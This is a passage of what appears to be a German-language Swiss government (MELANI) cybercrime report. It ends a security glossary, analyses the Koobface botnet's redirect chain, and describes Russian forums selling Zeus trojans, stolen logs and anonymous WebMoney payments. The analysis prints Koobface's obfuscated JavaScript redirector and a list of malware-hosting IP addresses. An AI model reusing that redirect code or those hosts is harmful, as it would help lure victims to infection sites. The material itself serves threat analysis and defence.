| Quelltext | Der Begriff Quelltext, auch Quellcode (engl. source code) genannt, bezeichnet in der Informatik der für Menschen lesbare, in einer Programmiersprache geschriebene Text eines Computerprogrammes. |
| Ransomware | Malware, mit der die Besitzer der infizierten Rechner erpresst werden sollen (ransom: englisch für Lösegeld). Typischerweise werden Daten verschlüsselt oder gelöscht und erst nach Lösegeldzahlungen der zur Rettung nötige Schlüssel vom Angreifer zur Verfügung gestellt. |
| Rogueware | Rogue-Software, auch Rogueware, ist eine sogenannte |

| | |
|---|---|
| | Malware, die vorgibt, eine bösartige Software (meist Spyware) gefunden zu haben und diese zwar entfernen könne, aber nur miteiner kostenpflichtigen Variante.. |
| Scareware | Bei Scareware handelt es sich um Software, welche darauf ausgelegt ist, Computerbenutzer zu verunsichern oder zu verängstigen. Der Begriff ist zusammengesetzt aus scare (Schrecken) und Software. Es handelt sich um eine automatisierte Form des Social Engineering. Fällt das Opfer auf den Trick herein und glaubt sich bedroht, so wird ihm häufig gegen Bezahlung eine Beseitigung der nicht vorhandenen Gefahr angeboten. |
| Schadsoftware | siehe Malware |
| SMS TAN | Die Variante Mobile TAN (mTAN) oder smsTAN besteht aus der Einbindung des Übertragungskanals SMS. Die Transaktionsnummer (TAN) wird in Form einer SMS gesendet. |
| Solaris | Solaris (früher SunOS) ist ein Unix-Betriebssystem der Firma Sun Microsystems und stammt aus der UNIX System V-Familie. Mit Version 10 von Solaris wurden schließlich wesentliche Teile des Quelltextes von Sun offengelegt und das System als OpenSolaris zum Download freigegeben. |
| Soziale Netzwerke | Webseiten auf denen sich Benutzer mittels eigens gestalteten Profilen austauschen. Oft werden persönliche Daten wie Namen, Geburtstage, Bilder, Berufliche Interessen sowie Freizeitaktivitäten bekanntgegeben. |
| Spam | Unaufgefordert und automatisiert zugesandte Massenwerbung, worunter auch Spam-E-Mails fallen. Als Spammer bezeichnet man den Absender dieser Mitteilungen, während das Versenden selbst als Spamming bezeichnet wird. |
| Spam-Traps | Spam-Traps sind normalerweise E-Mail-Adressen welche speziell eingerichtet wurden, um Spam zu erhalten. Dazu werden diese Adressen an möglichst vielen Orten publiziert. |
| Supervisory Control And Data Acquisition System (SCADA) | Werden zur Überwachung und Steuerung von technischen Prozessen eingesetzt (z.B. Energie- und Wasserversorgung). |
| Transaktionsnummer (TAN) | Beim klassischen TAN-Verfahren erhält der Teilnehmer beim Electronic Banking eine Liste von Transaktionsnummern. Bei jedem Buchungsvorgang muss eine beliebige TAN dieser Liste eingegeben werden. |
| Top-Level-Domains | Jeder Name einer Domain im Internet besteht aus einer Folge von durch Punkte getrennten Zeichenfolgen. Die Bezeichnung Top-Level-Domain bezeichnet dabei den letzten Namen dieser Folge und stellt die höchste Ebene der Namensauflösung dar. Ist der vollständige Domain-Name eines Rechners bzw. einer Website beispielsweise melani.admin.ch, so entspricht das |

| | |
|---|---|
| | rechte Glied (ch) der Top-Level-Domain dieses Namens. |
| Verunstaltung | Verunstaltung von Webseiten. |
| Volume Boot Record (VBR) | Ein Volume Boot Record ist ein Boot Sektor auf einem Datenträgersystem und beinhaltet Code, um Programme zu starten, welche sich auf einem anderen Datenvolume des Datenträgers befinden. |
| Warez | Warez bezeichnet im Computerjargon illegal beschaffte oder verbreitete Software (Schwarzkopie) |
| Wurm | Im Gegensatz zu Viren benötigen Würmer zur Verbreitung kein Wirtprogramm. Vielmehr nutzen sie Sicherheitslücken oder Konfigurationsfehler in Betriebssystemen bzw. Anwendungen, um sich selbständig von Rechner zu Rechner auszubreiten. |
| X-Windows | Das X Window System (auch: X Version 11, X11, X) ist ein Netzwerkprotokoll und eine Software, das eine Grafikdarstellung auf den meisten unixoiden Betriebssystemen und OpenVMS ermöglicht. |
| Zero-Day Exploit | Exploit, der am selben Tag erscheint, an dem eine Sicherheitslücke öffentlich bekannt wird. |
| Zero-Day Lücke | Sicherheitslücke, für welche noch kein Patch exisitiert. |
| Zombie | Synonym für Bot / Malicious Bot |

# 7 Anhang

## 7.1 Detaillierte Analyse von Koobface

In Kapitel 5.4 wird das komplexe Umleitungssystem von Koobface thematisiert und in vier Phasen unterteilt. Dieser Anhang enthält weitere Informationen zu diesen Phasen und zu den Hintergründen von Koobface.

Die Analyse von Phase 2 zeigt keine Auffälligkeiten: Die URL bit.ly leiten das Opfer zu einer kompromittierten Website um. In der dritten Phase dagegen lässt sich der (veränderbare) Javascript-Code, der für den Übergang von der dritten zur vierten Phase verwendet wird, entschlüsseln:

```
<script>c6833='do';dc0d1bd="cqfiuqbemnit".replace(/[qfibent]+/g,"");ed9e='ent.r';
f1987="esafvnsaearvub".replace(/[savnub]+/g,"");ge2='rer';
ac8=eval(c6833+dc0d1bd+ed9e+f1987+ge2);b3c1='';h0cf16c3='mspli';
i7775="npkjdstd.dpcrloffrhm".replace(/[pjdtrlfh]+/g,"");j26='mys';
kb96="pdjaglfcfehrn.lfhcbomdk".replace(/[djglfhrnbk]+/g,"");l92='lnk';
m4ab1fa22=".vmblsdxw".replace(/[vbldxw]+/g,"");o5da6f7e8=ac8.indexOf(h0cf16c3+i7775);
p7e259a=ac8.indexOf(j26+kb96);q89=ac8.indexOf(l92+m4ab1fa22);
```

```
if(o5da6f7e8+p7e259a+q89!=-3)b3c1='&ms';
ncd1b57="hlbftqkmtmjpl:biff/gm/gbnmlbaqciinqbeklq.gfmnbmgag.qgoccchilobjbsit.
gbldjfcleck/c2m9jb2q/m".replace(/[lbfqkmjigc]+/g,"");
location=ncd1b57+"?biugbxosmt".replace(/[biuxsmt]+/g,"")+b3c1;</script>
```

Im Javascript-Code werden die endgültigen IP-Adressen generiert, zu denen der Surfer geleitet wird und wo er sich infizieren soll (vierte Phase, auch hier veränderbare IP-Adressen).


```
var ipxgzet0 = [

'24.3' + '0.126.138',
'98.' + '206.3.117',
'90.' + '233.128.87',
'1' + '90.49.190.60',
'217.1' + '32.165.11',
'67' + '.173.62.160',
…….];
```

Die IPs werden dabei wie erwähnt verschleiert. Die entschlüsselte Liste sieht wie folgt aus:


```
98.206.3.117
90.233.128.87
190.49.190.60
217.132.165.11
67.173.62.160
```

Schliesslich wird das Opfer zu einer der oben erwähnten IP geleitet, die eine so genannte «setup.exe»-Datei (mit dem Trojaner Koobface) enthält. Die Datei gibt sich als Version des bekannten Adobe Flash Player aus. Um angeblich einen Filmausschnitt in der Flash-Version anzusehen, muss der Benutzer «setup.exe» installieren. Natürlich handelt es sich nur um einen Köder, um das Opfer anzulocken:





Die Gruppe, die das von Koobface kreierte Botnetz verwaltet, will nicht nur die CAPTCHAs auf Blogspot überlisten, um neue URLs zu registrieren und neue User zu infizieren: Letztlich läuft wie immer alles darauf hinaus, die Machenschaften in bare Münze umsetzen. Dancho Danchev, unabhängiger Berater für Sicherheitsfragen, hat das Treiben von Koobface seit längerer Zeit beobachtet und verschiedene Businessmodelle beschrieben. Eines beruht auf dem berüchtigten Modell Conficker, dem «Scareware Business Model».[61] In der oben beschriebenen vierten Phase befindet sich anstelle der Website mit einem Video im Flash-Format die so genannte «Rogue Antispyware» oder «Rogue Antivirus». Die Internetkriminellen gaukeln dem User vor, dass sein eigener Rechner infiziert sei und dass sie die Antivirus- oder Antispyware-Anwendung herunterladen müssten, um die Gefahr zu beseitigen. Die Software – in Wirklichkeit ein neuer Code – ist für ein paar Dutzend Dollar zu kaufen. Auch hier spielt das Social Engineering eine Schlüsselrolle:

[61] http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html (Stand am 16.02.2010)




Eine Liste von Websites, die fiktive Antivirus-Programme enthalten, finden Sie auf abuse.ch.

Dancho Danchev zeigt in einem weiteren Beispiel, wie die Gruppe hinter Koobface aus ihren Machenschaften Kapital schlägt:[62] Die Internetkriminellen kompromittieren legitime Websites, indem sie eine PHP Backdoor Shell, die so genannte C99 (Synsta mod) einschleusen, um Mac OS X User zu Mitgliederplattformen wie AdultFriendFinder umzuleiten.[63] Im Wesentlichen werden die Besucher jedes Mal, wenn die infizierte Website ihr Betriebssystem als Mac OS X erkennt, zu einer Website geleitet, die Werbung für AdultFriendFinder macht und damit Geld in die Kassen der Koobfacegruppe spült.




[62] http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html (Stand am 16.02.2010)
[63] https://secure.adultfriendfinder.com/p/partners/main.cgi (Stand am 16.02.2010). Dieses Mitgliederprogramm spielt jedes Mal, wenn ein User zur fraglichen Website geleitet wird, 1 $ ein.

## 7.2 Einblicke in russische Hacker-Foren

### Foren für den Handel mit schädlichen Codes und Logs

Der Ausgangspunkt der Recherchen war Zeus. Zeus ist ein trojanisches Pferd, auch als Varianten Zbot, Wsnpoem oder Infostealer.Banker.C bekannt, das hauptsächlich zum Informationsdiebstahl während E-Banking-Sitzungen oder zum Ausspähen der Tastatureingaben genutzt wird. Zeus gelangt über Drive-by-Infektion oder E-Mail zu seinen Opfern. Die Originalversion der Software wird von einer begrenzten Zahl Personen gehandelt; auf den Foren werden dann meist Kopien angeboten, in die normalerweise Backdoors integriert worden sind. Durch das Integrieren von Backdoors sorgen die Besitzer der Originalversion dafür, dass sie - sobald Zeus aktiviert wird - auf die Daten zugreifen können, die ein Krimineller, der die Software Zeus bei ihnen gekauft hat, gesammelt hat. So wird eine echte Datendiebstahlkette unter den Kriminellen eingerichtet. Die von Zeus kreierten Botnetze umfassen heute Millionen von Rechnern.[64] Am 3. November 2009 wurde ein englisches Paar mit dem Vorwurf verhaftet, mit Zeus persönliche Daten gestohlen zu haben.[65]

MELANI ist auf einige spezifische Foren gestossen, die illegale Aktivitäten betreiben. Normalerweise besitzen solche Foren eine klassische Struktur, d.h. die Themen sind in unterschiedliche Kategorien unterteilt wie z.B. Handel mit schädlichen Codes, Handel mit gestohlenen Informationen, Support. Für die Benutzer werden unterschiedliche Grade der Vertrauenswürdigkeit festgelegt. Sind die Parteien mit einer Transaktion, beispielsweise dem Kauf von gestohlenen Daten, nicht zufrieden, weil die verkauften Daten den Zusagen nicht entsprechen, kann der betroffene Benutzer den Betrüger beim Site-Administrator melden. Der Administrator kann ihn dann auf eine «Black List» setzen, um künftige Probleme zu vermeiden.

### Gewiefte Kriminelle auch in harmlosen Foren

Die Untergrundaktivitäten spielen sich aber nicht nur auf spezifischen Foren ab. Häufig wird auch auf Foren gehandelt, die nichts mit Cyberkriminalität zu tun haben: Diskussionsforen über Freizeitaktivitäten oder Sport werden als Tarnplattform für illegale Machenschaften genutzt. Die Kriminellen mischen sich unter die normalen Benutzer und geben sich als Musiker oder Sportler aus. Die potenziellen Kunden wissen jedoch, wo diese zu finden sind.

### Carding: eine weitere Art Forum

Andere Foren wie z.B. diejenigen für den Handel mit Kreditkartendaten (Carding) werden restriktiver geführt. Für den Zugang werden eine Bezahlung und die Garantie eines Mitglieds verlangt.

### Hauptaktivitäten

Die Mitglieder solcher Foren tauschen PC-Wissen aus und handeln mit Produkten oder Dienstleistungen. Praktisch alle Foren verfügen über eine Rubrik «Verkauf/Kauf/Dienstleistungen». In Bezug auf Zeus lassen sich die folgenden Aktivitäten beschreiben:


---

[64] http://blog.damballa.com/?p=569. Für weitere Informationen über das Funktionieren von Zeus siehe die Website http://www.symantec.com/connect/blogs/zeus-king-underground-crimeware-toolkits (Stand am 17.02.2010)


[65] http://www.timesonline.co.uk/tol/news/uk/crime/article6922098.ece (Stand am 17.02.2010)

- Verkauf des Trojaners Zeus;
- Verkauf von über Zeus beschafften Logs (eine Begleitnotiz gibt in der Regel die geografische Herkunft der Logs nach Land);
- Verkauf von Parsern (Zerteilern) für die Logs von Zeus;
- Verkauf von Dienstleistungen zur Identifikation von Links innerhalb der Logs, so dass der Käufer nur die Logs - ausgehend von den URLs, die ihn interessieren - erhält;
- Verkauf von Software zur Kontrolle der Gültigkeit der Links.

Beispiel einer Anwendung zur Kontrolle der Gültigkeit der Links:




Beispiel eines Parsers für Zeus:




Einige Programme werden kostenlos angeboten. Wie erwähnt, hat dies wahrscheinlich wenig mit Kameradschaft zu tun, sondern dient dazu, weitere Benutzer zu infizieren und Informationen zu sammeln. Zudem sind kostenlose Logs zu finden, die normalerweise älter und damit unbrauchbar sind.

### Überprüfungsprozess für Händler

Um auf einem Forum mit Dienstleistungen oder Produkten zu handeln, durchlaufen die Händler einen Überprüfungsprozess. Der Site-Administrator kontrolliert die Authentizität der verkauften Produkte, um auf dem Forum ein Vertrauensklima zu schaffen. Nicht selten werden Diskussionen vorübergehend vom Administrator geschlossen: «Dienst vorübergehend zur Verifizierung geschlossen" oder "Benutzer wurde verifiziert». Das

bedeutet, dass der Administrator die gehandelten Applikationen oder Dienste, z.B. den Handel mit Logs o.ä., über einen privaten Prozess persönlich verifiziert hat. Zudem ist der Administrator für alle Mitglieder auf der «White List» (Liste der verifizierten Benutzer) des Forums verantwortlich. Bei Betrug wird die ganze Chat-Sitzung zwischen Käufer und Verkäufer in der Rubrik Schlichtung veröffentlicht, wo der Administrator seine Gründe pro oder contra den Betroffenen erläutert. Mögliche Konsequenzen sind ein «Ban», d.h. die Sperrung eines bestimmten Nicknamens vom Forum (der Benutzer wird in diesem Fall versuchen, sich unter einem anderen Pseudonym zu registrieren), oder die Aufnahme in die «Black List».

### Mitglieder von Foren – möglichst anonym

Ein weiteres Merkmal der Foren ist, dass die Mitglieder wenn möglich anonym bleiben wollen: Sie geben falsche Daten an und nutzen Proxy- oder Bot-Dienste, um mit einer fremden IP-Adresse auf die Foren zuzugreifen.
Die gleichen Personen oder zumindest Gruppen («Gang») sind in mehreren Foren anzutreffen. Einige identifizieren sich mit den gleichen Nicknamen, verraten sich in einem Schlichtungsprozess oder plaudern in den Mitteilungen sogar ihre Nicknamen aus. Manchmal werden Angebote mit dem gleichen Texst auf verschiedenen Foren von Personen mit unterschiedlichen Nicknamen veröffentlicht. Manchmal handelt es sich um die gleiche Person, häufig aber um eine Händlergruppe, die zur gleichen Gang gehört.

### Kriminelle Gruppen

Auf den beobachteten Foren sind organisierte kriminelle Gruppen aktiv. Deren Drahtzieher (die Programmierer der schädlichen Codes) treten nie persönlich in Erscheinung. Am aktivsten sind die Weiterverkäufer, also diejenigen, die das Exklusivrecht haben, das Originalprodukt weiterzuverkaufen (häufig ist gerade die Identifizierung der Weiterverkäufer, d.h. die Frage, ob sie autorisiert sind, kontrovers).
Im Beobachtungszeitraum von 36 Tagen, in dem eine neue Version von Zeus auf den Markt kam, wurden auf einem der grössten Untergrund-Foren 16 Anzeigen veröffentlicht. 10 dieser Mitteilungen erschienen im Zeitraum von 10 Tagen. Die gleiche Anzeige wurde nach einigen Tagen auch von anderen Weiterverkäufern in anderen Foren veröffentlicht.

### Rivalitäten

In den Diskussionen werden oft eher unschöne Beinamen verwendet, was in solchen Diskussionsforen gang und gäbe scheint. Bisweilen reichen aber Beschimpfungen nicht mehr aus, damit die Streitigkeiten beigelegt werden. MELANI hat mehrmals beobachtet, wie User einen Termin in der realen Welt vereinbarten, um das Problem nach alter Manier zu lösen. Dies sind konkrete Anzeichen für die heftige Rivalität um die Marktaufteilung unter den verschiedenen Gruppen.

### Kommunikation

Nach dem ersten Kontakt auf dem Forum erfolgen die Kaufgespräche oder die Diskussionen zwischen Administrator und Mitgliedern im privaten Rahmen. In der Regel wird dafür die -Kommunikationsplattform ICQ verwendet. Die User entwenden dafür ICQ-Konten, um die Anonymität zu steigern. Tatsächlich gibt es einen sehr aktiven Markt für den Handel mit gestohlenen ICQ-Konten.


### Zahlungsmöglichkeiten

Die bevorzugte Zahlungsweise ist meistens WebMoney. WebMoney ist eine elektronische Währung und ein Online-Zahlungssystem, das den Kontoinhabern völlige Anonymität erlaubt.
Die User können mehrere Konten eröffnen und in unterschiedlichen Devisen arbeiten. Die Konten werden als «Portfolio» definiert. Verfügbare Portfolios sind:

WMG – entspricht Gold
WMZ – entspricht dem US-Dollar
WME – entspricht dem Euro
WMR – entspricht dem russischen Rubel
WMU – entspricht der ukrainischen Griwna.

Die Konten werden über eine ID-Nummer von WebMoney identifiziert. Je nach ausgewähltem Profil kann der Benutzer völlig anonym bleiben und das Dienstleistungsangebot nur minimal nutzen oder aber eine Kopie seines Passes vorlegen und die gesamte Servicepalette von WebMoney beanspruchen. Die Anonymität wird durch das Fehlen von Informationen im Benutzerprofil sowie durch die Methoden der Geldüberweisung auf elektronische Konten garantiert. Die Möglichkeiten der Einlage hängen von der Art des Portfolios ab. Für die Mitgliedsländer der GUS (Gemeinschaft Unabhängiger Staaten) können WM-Guthabenkarten benutzt werden. Diese Karten sind bei den WebMoney-Händlern erhältlich, die in diesen Staaten physisch präsent sind. Es gibt keine Möglichkeit der Kontogutschrift mittels Kreditkarten. Alle verfügbaren Methoden sind anonym. In Europa sind die PaySafe-Guthabenkarten der bequemste Weg, um ein Portfolio zu füllen. Auf der offiziellen Website[66] werden die Verkaufsstellen für solche Karten, normalerweise Kiosks, aufgeführt. Auch hier handelt es sich um eine anonyme Methode. Es ist also ein Kinderspiel, sich in der Schweiz anonym eine Karte zu beschaffen. Auf der Rückseite der gekauften Karte befindet sich ein PIN-Code, der auf dem eigenen WebMoney-Konto angegeben wird, um einen Betrag gutzuschreiben. Dabei sind Verwaltungsgebühren fällig. Persönliche Angaben werden nicht verlangt:

[66] http://www.paysafecard.com/ch/ (Stand am 18.02.2010)




Wie die ICQ-Konten für die Kommunikation sind auch die gestohlenen WebMoney-Konten auf den Foren gefragte Produkte. Indem die User mit Karten von unwissenden Benutzern zahlen, anonymisieren sie das eigene illegale Treiben noch stärker.
Um Betrügereien zu verhindern, werden Transaktionen oft unter Schutz abgewickelt. Der Schutz wird von WebMoney bereitgestellt. In diesem Fall kann derjenige, der das Geld schickt, über einen Code eine Sperre aktivieren: Erst nach dem Erhalt des Produkts bzw. der Dienstleistung und nach der Kontrolle, dass sie der Bestellung entsprechen, liefert der Käufer dem Verkäufer den Code, um den Betrag freizugeben.

### Gleiche Personen unter unterschiedlichen Pseudonymen

Wie erwähnt, taucht der gleiche Text häufig auf verschiedenen Foren auf, wenn eine neue Softwareversion in Umlauf gebracht oder neue Logs verfügbar werden. Die Texte werden entweder von der gleichen Person unter unterschiedlichen Pseudonymen oder von unterschiedlichen Personen, die zur gleichen organisierten Gruppe gehören, veröffentlicht.

**Beispiel: "Nickname A" im Forum 1 und "Nickname B" im Forum 2**

Forum1
Mitglied: Nickname A
Registriert: 15.08.2009
Mitteilung veröffentlicht: 17.08.2009
Verkauf: Logs von ZeuS, Herkunft .RU
Menge und Preis: 26MB Logs — 35 wmz
*ICQ*: xxxxxx

Forum2
Mitglied: Nickname B
Registriert: 10.08.09
Mitteilung veröffentlicht: 17.08.09
Verkauf: Logs von ZeuS (Herkunft keine Angabe)
Menge und Preis: 26MB Logs — 35 wmz
*ICQ*: xxxxxx

Auf Forum 1 veröffentlichter Text:

Логи RU


Продаем в одни руки

С протекцией, не работаем

Кидалы и не адекваты, просьба уйти сразу в лес ===>

Цена:
26мб логов-35 wmz
**********

Auf Forum 2 veröffentlichter Text:




Die veröffentlichten Texte sind völlig identisch!

Wörtliche Übersetzung aus dem Russischen:

("Ich schicke die Logs nur an eine Person.
Ich arbeite nicht mit Schutz.
Schwindler und Ungeeignete – schert euch zum Teufel")

Mit der Erklärung, dass die Logs nur an eine Person verkauft werden, sollen mehr Interessierte angelockt werden. Damit sichert man sich die Exklusivität der Daten (die z.B. Informationen wie Benutzernamen und Passwörter für den Zugang zu Bankkonten oder PayPal-Konten enthalten) und erhält die Garantie, dass man die Informationen als einzige verwerten und so mit ziemlicher Sicherheit daran Geld verdienen kann. Der Verkäufer teilt zudem mit, dass er ohne Schutz arbeitet: Das bedeutet, dass für die Überweisung über WebMoney keine Schutzmassnahmen angewandt werden können.

### Liste der Länder mit den entsprechenden Prozentzahlen

Ein Mitglied eines Forums bietet gemischte Logs zum Verkauf an. Als Erklärung veröffentlicht der Verkäufer die Liste der Länder mit den entsprechenden Prozentzahlen, damit der Käufer erfährt, mit welchen Ländern er arbeiten soll. Bemerkenswerterweise stehen auch Russland und die GUS-Staaten auf der Liste: Dies widerlegt die gängige Vorstellung, wonach Kriminelle aus dieser Region nicht daran interessiert seien, mit den Daten, die sie den eigenen Mitbürgern stehlen, Geld zu verdienen, weil sie Konsequenzen im eigenen Land fürchteten.

| | |
|---|---|
| GEO Count Perc | (AZ) Azerbaijan 3 0.34% |
| (--) Uknown 254 28.48% | (VN) Vietnam 3 0.34% |
| (ID) Indonesia 232 26.01% | (EG) Egypt 3 0.34% |
| (UA) Ukraine 40 4.48% | (PK) Pakistan 2 0.22% |
| (IN) India 37 4.15% | (CO) Colombia 2 0.22% |
| (KZ) Kazakstan 33 3.7% | (GB) United Kingdom 2 0.22% |
| (RU) Russian Federation 30 3.36% | (HU) Hungary 2 0.22% |
| (TW) Taiwan 30 3.36% | **(CH) Switzerland 2 0.22%** |

| | |
|---|---|
| (MY) Malaysia 22 2.47% | (BG) Bulgaria 2 0.22% |
| (TH) Thailand 18 2.02% | (MK) Macedonia 1 0.11% |
| (IL) Israel 18 2.02% | (QA) Qatar 1 0.11% |
| (BY) Belarus 18 2.02% | (PA) Panama 1 0.11% |
